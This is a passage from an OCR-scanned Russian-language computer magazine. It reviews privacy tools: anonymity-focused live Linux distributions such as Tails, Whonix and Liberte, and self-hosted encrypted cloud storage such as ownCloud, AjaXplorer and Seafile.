
Еще одно расширение, позволяющее блокировать ресурсы, пытающиеся отслеживать твое местоположение в Сети. Обладает большой базой шпионящих сайтов. В отличие от коллег по цеху, поддерживает IE. К сожалению, плагин хоть и работоспособный, но давненько не обновлялся. Скачать можно на официальном сайте (bit.ly/PZk).

VPN

Говоря про приватность и анонимность в Сети, нельзя обойти стороной использование для этих целей VPN. Мы уже рассказывали, как замутить свой VPN-сервер в облаке Amazon'а (bit.ly/16E8nmJ), подробно рассматривали установку и тонкую настройку OpenVPN (bit.ly/14FHItM). Всю необходимую теорию ты можешь посмотреть в этих статьях. Однако хочется еще раз напомнить, что VPN не панацея. Во-первых, возможны ситуации, когда трафик может «утечь» мимо VPN-соединения, во-вторых, в сетях, основанных на протоколе PPTP, существует реальная возможность расшифровать перехваченные данные («Такой небезопасный VPN»,][акер № 170). Так что не стоит верить в полную безопасность при использовании виртуальных частных сетей.



→ MikroTik RouterBOARD RB411AR



→ Схема организации анонимного доступа в интернет при помощи Tor и MikroTik

ПОДВОДЯ ИТОГИ

Это лишь наиболее популярные решения, позволяющие хоть как-то оградить свою частную жизнь от любопытных глаз Большого Брата. Возможно, в недалеком будущем появятся новые технологии или все мы будем активно пользоваться одной из рассмотренных сегодня. Кто знает… Что бы это ни было, важно всегда помнить, что никогда ни одно решение неспособно дать 100%-ю гарантию защищенности. Поэтому не думай, что ты в полной безопасности, установив Tor, I2P или что-то еще, — за чувство ложной безопасности многие уже поплатились.

МЕНЯ ЗОВУТ НИКТО

ОБЗОР LIVE CD, ОБЕСПЕЧИВАЮЩИХ ШИФРОВАНИЕ ПОЛЬЗОВАТЕЛЬСКОЙ ИНФОРМАЦИИ И АНОНИМНОСТЬ ПРЕБЫВАНИЯ В СЕТИ




Роман Ярыженко
rommanio@yandex.ru


Среди великого множества дистрибутивов Linux существуют проекты, заточенные на обеспечение защиты личных данных, приватности интернет-серфинга и безопасности переписки. Некоторые из них могут устанавливаться на жесткий диск, но в основном они предназначены для запуска с Live CD / Live USB. Это удобно в тех случаях, когда требуется быстро развернуть среду для приватной работы на чужом компьютере. Джентльменский набор подобных дистрибутивов, как правило, включает в себя:

- Tor — без него никуда;
- I2P — анонимный интернет;
- средства шифрования IM-переписки.

Многие из этих дистрибутивов построены на основе Hardened Gentoo, поскольку он содержит в себе улучшенные средства защиты от эксплойтов, такие как PaX, и нетребователен к системным ресурсам.







TAILS

https://tails.boum.org

Разработчик: Tails
Лицензия: GNU GPL
Системные требования: PC с USB/DVD, 1 Гб ОЗУ
Русификация интерфейса: да

Tails расшифровывается как The Amnesic Incognito Live System, это потомок Incognito Linux, однако в отличие от прародителя он основан на Debian. Главные возможности версии 0.19:

- ядро 3.9.1;
- GNOME 2;
- Tor/I2P;
- браузер сконфигурирован с SSL по умолчанию, весь трафик идет через Tor, небезопасные соединения необходимо устанавливать в Unsafe Web Browser.

Также имеется интересная возможность — маскировка под Windows XP. От внимательного взгляда она, разумеется, не скроет, но для интернет-кафе ее вполне достаточно. При завершении работы содержимое памяти перезаписывается нулями.

БЕЗОПАСНОСТЬ	9/10
ФУНКЦИОНАЛЬНОСТЬ	9/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	10/10

LIBERTE LINUX

dee.su

Разработчик: Maxim Kammerer
Лицензия: GNU GPL
Системные требования: PC с USB/DVD, 1 Гб ОЗУ
Русификация интерфейса: да

Liberte основан на Gentoo, точнее, на его Hardened-версии. Соответственно, защита против эксплойтов включена по дефолту. Список ПО:

- ядро 3.4.7;
- LXDE/Openbox;
- Tor;
- виртуальная клавиатура Florence.

К сожалению, удобный интерфейс к I2P отсутствует. Одна из изюминок дистрибутива — Cables communication, который позволяет анонимно обмениваться сообщениями на манер электронной почты. Для этого используется тот же почтовый клиент, что и для обычной почты, — Claws-Mail.

Так же, как и в Tails, организована очистка оперативной памяти. Если быть точным, эта функция впервые появилась именно здесь, а Tails подхватил идею и реализовал ее у себя.

БЕЗОПАСНОСТЬ	10/10
ФУНКЦИОНАЛЬНОСТЬ	8/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	7/10

TIN HAT

opensource.dyc.edu/tinhat

Разработчик: D'Youville College
Лицензия: GNU GPL
Системные требования: PC с USB/DVD, 4 Гб ОЗУ
Русификация интерфейса: нет

Базовая идея этого, основанного опять же на Hardened Gentoo дистрибутива заключается в использовании везде, где только возможно, tmpfs, поэтому он требователен к памяти. Загружается с DVD, но не является Live-дистрибутивом в современном понимании — при загрузке он всю корневую ФС грузит в память, что занимает ощутимое время (примерно пять минут), и при этом шифрует. Таким образом, хоть ключ физически и хранится в той же памяти, его еще надо найти, а для этого нужно специальное оборудование.

Если нужно сохранять данные, для шифрования используется loop-aes, поскольку после него зашифрованные данные не отличить от случайного шума (нельзя не учитывать, что у NSA, по слухам, больше возможностей для криптоанализа).

Ядро в Tin Hat монолитное, поэтому внедрить код в нулевое кольцо сложнее.

БЕЗОПАСНОСТЬ	10/10
ФУНКЦИОНАЛЬНОСТЬ	8/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	8/10



DreamPlug — компьютер, на котором работает FreedomBox

FREEDOMBOX

freedomboxfoundation.org


Разработчик: FreedomBox Foundation
Лицензия: GNU GPL
Системные требования: Plug-компьютер (например, Raspberry Pi)
Русификация интерфейса: нет

Это довольно перспективная разработка. Ее идея заключается в создании мини-сервера, который можно легко унести в кармане. На этом мини-сервере будет установлено ПО, позволяющее, к примеру, создать ячеистую сеть, объединяющую несколько таких устройств. По замыслам разработчиков, это должно позволить создать «свободное облако». Впрочем, FreedomBox направлен также на обход цензуры в тех странах, где она есть или скоро появится.

Тем не менее не все так радужно. Проект, похоже, тихо глохнет из-за отсутствия разработчиков и малого финансирования…

БЕЗОПАСНОСТЬ	8/10
ФУНКЦИОНАЛЬНОСТЬ	6/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	5/10

ПОМНИ: ДИСТРИБУТИВЫ LPS НЕ ПРЕДНАЗНАЧЕНЫ ДЛЯ АНОНИМНОГО СЕРФИНГА. СКОРЕЕ, ОНИ ПОДХОДЯТ ДЛЯ БЕЗОПАСНОГО ОНЛАЙН-БАНКИНГА



WHONIX

sourceforge.net/projects/whonix

Разработчик: whonix.org
Лицензия: GNU GPL
Системные требования: PC с установленным VirtualBox, 2 Гб ОЗУ, 10 Гб дискового пространства
Русификация интерфейса: можно поставить соответствующие пакеты

Отличие Whonix от других анонимных дистрибутивов — разделение его на две части: Whonix-Gateway и Whonix-Workstation. Первая позволяет анонимизировать весь трафик, идущий на второй или с него. Это позволяет избежать многих утечек, таких как утечка реального IP через Skype/Thunderbird/Flash-приложения, по той простой причине, что реальный IP им недоступен. Поддерживается также и торификация Windows — как, впрочем, и любой другой ОС; тем не менее для пущей анонимности рекомендуется использовать Whonix-Workstation.

Основаны обе части на Debian, соответственно, проблем с настройкой возникнуть не должно. В качестве рабочего стола используется KDE.

БЕЗОПАСНОСТЬ	9/10
ФУНКЦИОНАЛЬНОСТЬ	9/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	7/10



JONDO LIVE-CD/DVD

bit.ly/UpSh9Y


Разработчик: JonDos GmbH
Лицензия: GNU GPL
Системные требования: PC с DVD/USB, 1 Гб ОЗУ
Русификация интерфейса: нет

Этот Live-дистрибутив создан на основе Debian (удивительно, но на этот раз не Gentoo) и Xfce. Стоит отметить две самые интересные особенности:

- анонимайзер JonDonym, действующий аналогично Tor. Премиум-аккаунт платный, выходных узлов не так уж и много. Единственное преимущество платных аккаунтов по сравнению с Tor — заявленная скорость.
- MixMaster — ПО, позволяющее анонимно пересылать email. Вкратце принцип его действия таков: письмо направляется конечному адресату не напрямую, а через remailer; возможен также их каскад.

На Live DVD есть весь необходимый софт, включая LibreOffice, Gimp и прочее.

БЕЗОПАСНОСТЬ	9/10
ФУНКЦИОНАЛЬНОСТЬ	8/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	7/10



LIPOSE (LPS)

spi.dod.mil/lipose.htm

Разработчик: US DoD
Лицензия: закрытая
Системные требования: PC с USB/DVD, 1 Гб ОЗУ
Русификация интерфейса: нет

Этот дистрибутив разработан минобороны США для своих нужд. Цель его разработки — создать безопасную среду для коммуникаций. Существует три версии данного дистрибутива:

- LPS-Public включает в себя Firefox с Flash, Java и с поддержкой смарт-карт (CAC и PIV) для доступа американских чиновников к закрытым правительственным сайтам из дома;
- LPS-Public Deluxe включает LibreOffice и Adobe Reader для документов с цифровой подписью;
- LPS-Remote Access предназначен для внутреннего использования. Судя по всему, включает в себя VPN-клиент.

Эти дистрибутивы не предназначены для анонимного серфинга. Скорее, они подходят для безопасного онлайн-банкинга.

БЕЗОПАСНОСТЬ	7/10
ФУНКЦИОНАЛЬНОСТЬ	8/10
ПРОСТОТА ИСПОЛЬЗОВАНИЯ	8/10

Статья из рубрики SYN/ACK

Тайник в облаках

ПОДНИМАЕМ СЕРВИС ДЛЯ ХРАНЕНИЯ И СИНХРОНИЗАЦИИ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ

Сегодня возможности NFS, SMB/CIFS, FTP уже не удовлетворяют требования пользователей, поэтому все более популярными становятся онлайновые сервисы вроде Dropbox. Они имеют простой интерфейс и удобны в работе, но вместе с тем не гарантируют приватность размещаемых данных. Чтобы обеспечить максимальную безопасность информации, мы рекомендуем использовать свой собственный облачный сервер.



Сергей Яремчук
grinder@synack.ru

OWNCLOUD

Наверное, самый популярный проект, позволяющий организовать собственное хранилище файлов для обмена данными между пользователями. Причем по возможностям он давно обогнал Dropbox, поскольку кроме шаринга пользователь получает еще календарь, закладки, адресную книгу (с группировкой по категориям), список дел TODO и так далее. Реализовано шифрование файлов, после активации данной возможности информацию не может просмотреть даже администратор. Возможен контроль версий файлов (в качестве бэкенда используется Git, при нехватке пространства старые редакции автоматически удаляются), установка квот и ограничений на максимальный размер файлов. Корзина позволяет восстанавливать файлы и каталоги, удаленные через веб-интерфейс. Пользователь может просматривать PDF- и ODF-файлы, рисунки в фотогалерее, прослушивать музыку. Предусмотрено редактирование текстовых файлов при помощи онлайн-редактора. Доступна синхронизация файлов, календаря и адресной книги с мобильным устройством или ПК и с другими системами, поддерживающими протокол remoteStorage. Система полнотекстового поиска, основанная на движке Apache Lucene, позволяет искать не только по именам файлов, но и по их содержимому.

Базовые возможности легко расширить при помощи плагинов, часть из них предоставляется самим проектом, доступны разработки третьих сторон. Большую коллекцию плагинов можно найти в репозитории (apps.owncloud.com). Здесь находим модуль, проверяющий сохраняемые файлы на наличие вирусов (с помощью ClamAV), модуль для организации музыкального сервера, позволяющий прослушивать музыкальную коллекцию с любого устройства в сети, хранилище подкастов и видеороликов с доступом через веб-интерфейс или медиаплеер. Таким же образом добавляется поддержка OpenID и LDAP, а также работа с внешними хранилищами Dropbox, Swift, FTP, SFTP, Google Docs, S3 и WebDAV.

Доступ к данным предоставляется как для зарегистрированных на сервере пользователей ownCloud (помечаются как общие/Shared), так и без регистрации для анонимного посетителя (в виде прямой ссылки). Реализована возможность отправки уведомлений другим пользователям через стандартный механизм нотификации KDE (Open Collaboration Services API, изначально проект развивался под эгидой KDE).

Для доступа используется веб-браузер или WebDAV, KDE KIO-Slaves, при помощи которых можно подключить хранилище в виде сетевого диска. Интерфейс системы локализован и организован логично и просто, поэтому с его освоением не должно возникнуть проблем у пользователя с любым уровнем подготовки. Разработаны клиенты ownCloud Desktop Client и Mobile Clients, позволяющие синхронизировать данные с настольной системой под управлением Windows, Linux и OS X либо мобильным устройством Android (доступен в двух версиях — платной и бесплатной) или iOS (iPhone/iPad/iPod). Кроме этого, в интернете можно найти большое количество расширений и приложений App Store, позволяющих сделать работу с ownCloud еще более удобной. Например, для файловых менеджеров Dolphin, Nautilus, Finder и Explorer доступны модули интеграции с ownCloud.

Несколько серверов ownCloud могут взаимодействовать между собой, обеспечивая автоматическое резервное копирование и миграцию данных пользователя на другой сервер. Продукт быстро развивается, новый релиз выходит регулярно каждые три месяца.

Написан ownCloud на PHP и JavaScript, в качестве СУБД можно использовать SQLite, MySQL или PostgreSQL. Для развертывания подойдет стандартный LAMP- или WAMP-сервер, а сам процесс достаточно тривиален.


К сожалению, проект имеет длинную историю взломов — в разное время в коде ownCloud исследователи находили многочисленные критические уязвимости (выполнение произвольного PHP-кода на сервере, получение полного доступа к календарям других пользователей и другие). Поэтому при выходе новой версии советуем незамедлительно обновляться.




ДОБАВЛЯЕМ ВТОРОЙ УРОВЕНЬ ШИФРОВАНИЯ

Все публичные облачные хранилища шифруют информацию, но, например, в случае с Dropbox или SkyDrive администраторы могут ее просмотреть. Поэтому если мы хотим сохранить конфиденциальность данных, лучшим способом будет их предварительное шифрование перед отправкой на сервер. Для этого можно использовать любую программу с нужной функцией, вроде TrueCrypt (truecrypt.org), но это неудобно. Выручают специализированные решения:


- Viivo (viivo.com) (ранее SecretSync) обеспечивает простой способ для шифрования локальной папки перед отправкой на Dropbox. После установки программы создается новый каталог, и все, что в него копируется, автоматически шифруется (AES-256) и синхронизируется с Dropbox. Бесплатен для персонального и коммерческого использования. Доступны клиенты для Windows, OS X, iOS и Android.
- Boxcryptor (boxcryptor.com) работает по принципу, схожему с Dropbox, Google Drive и Microsoft SkyDrive, SugarSync и хранилищами, использующими WebDAV, но шифрует файлы при помощи AES-256. Совместим с Windows, OS X, iOS и Android. Версия Free с базовыми возможностями (достаточными для персонального использования) доступна бесплатно.
- CryptSync (stefanstools.sf.net/CryptSync.html) совместима с Dropbox, Google Drive, SkyDrive и другими. Доступна сборка только под Windows. Распространяется по условиям GNU GPL.



Интерфейс ownCloud организован логично и удобно



Возможности ownCloud расширяются при помощи плагинов



Работа с AjaXplorer напоминает настольное приложение

AJAXPLORER

AjaXplorer (ajaxplorer.info) — решение, выросшее за пять лет из файл-менеджера, используемого для управления файлами на веб-сервере, в полноценную платформу уровня предприятия для обмена данными между пользователями при помощи веб-интерфейса, iOS- и Android-клиента или WebDAV. Возможно простое создание мини-сайта, на котором будут публиковаться списки размещенных документов. Доступно превью для большинства распространенных форматов (аудио, видео, PDF, офисные документы). В случае изменения каталога или файла заинтересованные пользователи получают оповещение. Реализован планировщик. Доступ к файлам могут получить как зарегистрированные, так и анонимные пользователи.

Веб-интерфейс локализован (хотя и не полностью), построен логично и понятно. Слева собраны все ресурсы (папка, общие и закладки), вверху панель действий (показываются только доступные), справа выводится подробная информация о выбранном файле. Сами файлы отображаются в окне посередине. Вид отображения меняется, ненужные блоки можно убрать. Некоторые действия вызываются при помощи контекстного меню. В общем и целом работа с AjaXplorer напоминает настольное приложение.

Возможна аутентификация средствами Active Directory / LDAP, HTTP, CAS, FTP, OTP и другими. Разделение прав основано на ролях, применяемых к пользователям и группам, администрировать сервер могут несколько человек, которым четко задаются права. Администратор имеет возможность мониторить деятельность пользователей в режиме реального времени.

Обеспечивается шифрование в течение сеанса HTTPS и данных на уровне файловой системы при помощи EncFS. В июне 2013 года профессиональным агентством безопасности во Франции (sysdream.com) был проведен аудит AjaXplorer, в результате которого уязвимостей, специфических для веб-приложений, обнаружено не было.

Доступны плагины (Bridges), позволяющие интегрировать AjaXplorer в популярные CMS, базирующиеся на PHP, — Drupal, WordPress и Joomla. Доступен соответствующий API, поэтому список легко расширить. Плагин AjaXplorer for Filelink (goo.gl/S8PIO6) для Mozilla Thunderbird позволяет автоматически заменять большие вложения в сообщении сгенерированной ссылкой на хранилище AjaXplorer.

Модульность позволяет при необходимости нарастить возможности и собрать систему под конкретные нужды. Например, обеспечить доступ к другим источникам данных (файловая система, FTP, SFTP, Samba, Amazon S3, Dropbox, HPCloud, IMAP, POP и так далее), проверять файлы антивирусом. Также при помощи плагинов подключается текстовый и офисный редактор (через веб-сервис Zoho), реализуется возможность просмотра изображений, отображение Exif-информации, проигрывание аудио- и видеофайлов и многое другое. Поведение некоторых модулей можно настраивать более тонко, но для этого конфиги придется редактировать вручную. Например, чтобы установить разрешенные для просмотра и загрузки типы файлов, следует заглянуть в `server/conf/conf.access.fs.inc`.

Основные плагины поставляются вместе с архивом AjaXplorer, остальные доступны по адресу ajaxplorer.info/plugins. Разработать свой плагин не так уж и сложно, проект предоставляет всю необходимую документацию и демонстрационный плагин, который можно использовать как основу.

Для индексации и для быстрого поиска по хранилищу используется библиотека Apache Lucene.

Написан AjaXplorer с использованием HTML, PHP, Ajax и JavaScript. Используются стандартные драйверы файловой системы, поэтому сервер легко переносить и масштабировать.

Для AjaXplorer доступны плагины, позволяющие интегрировать его в популярные CMS, базирующиеся на PHP, — Drupal, WordPress и Joomla. Доступен соответствующий API, поэтому список легко расширить. Модульность позволяет нарастить возможности и собрать систему под конкретные нужды


SEAFILE

Самый молодой продукт обзора — Seafile (seafile.com). Первые версии были представлены в конце 2012 года, но до релиза 1.3 интерфейс был только на китайском языке, поэтому популярность он лишь начинает набирать. В Seafile реализованы не только функции хранения и синхронизации данных, но и элементы совместной работы с контентом. Пользователь может создавать любое количество библиотек (по сути, отдельное виртуальное хранилище) и открывать доступ для групп, контактов или без ограничений. Допущенные пользователи через библиотеку обмениваются файлами. В случае изменений предусмотрена возможность отправки уведомлений. При создании библиотеки возможна активация доступа по паролю и шифрование. В случае активации шифрования документ «закрывается» до отправки на сервер (его могут просмотреть только допущенные пользователи), поддерживается HTTPS. На уровне библиотеки также реализовано отслеживание версий (по умолчанию 60 дней, можно изменить число, хранить всю историю или отключить совсем), доступ к предыдущим редакциям, восстановление удаленного файла, аудит (кто и когда внес изменения). Поддерживается предварительный просмотр основных типов файлов, обсуждение информации с участниками группы, функции ведения списков задач и управления проектами, персональное Wiki.

Еще одним плюсом является меньшая нагрузка на сервер, по сравнению с другими участниками обзора.

Доступ к данным возможен как через веб-интерфейс, так и при помощи клиента Seafile (Windows, Linux, OS X, Android и iOS).

Код проекта написан на языке Python и распространяется под лицензией GPLv3, для хранения метаданных используется SQLite. Версия Community Edition серверной части предлагается бесплатно для Linux и Raspberry Pi, для Windows цена составляет 150 долларов. Также есть Pro Edition с большими возможностями: доступ по WebDAV, функции поиска, оповещение по email и другое (подробнее здесь: bit.ly/1cMiZVe). Кроме того, можно размещать файлы на сервере разработчика (бесплатно предоставляется до 1 Гб).



В Seafile можно создать несколько библиотек, которые затем синхронизировать по отдельности


ЗАКЛЮЧЕНИЕ

Каждое решение имеет свои плюсы и минусы, поэтому нужно выбирать исходя из конкретных задач. AjaXplorer и ownCloud подкупают своими богатыми функциями, а Seafile — легкостью и простотой, а также возможностью групповой работы.


ОНЛАЙН-ХРАНИЛИЩА С УПОРОМ НА БЕЗОПАСНОСТЬ

Найти хранилище для своих файлов сегодня легко, свои варианты предлагают и разработчики ОС, например Apple iCloud, Ubuntu One, Microsoft SkyDrive. Но со временем обнаруживаются те или иные проблемы в безопасности, хостеры признают, что могут контролировать контент и закрыть аккаунт. Естественно, у пользователей возникло разумное сомнение, стоит ли впредь доверять свои личные файлы «кому попало». Как результат, появились альтернативные сервисы, заявляющие о большей защищенности информации:

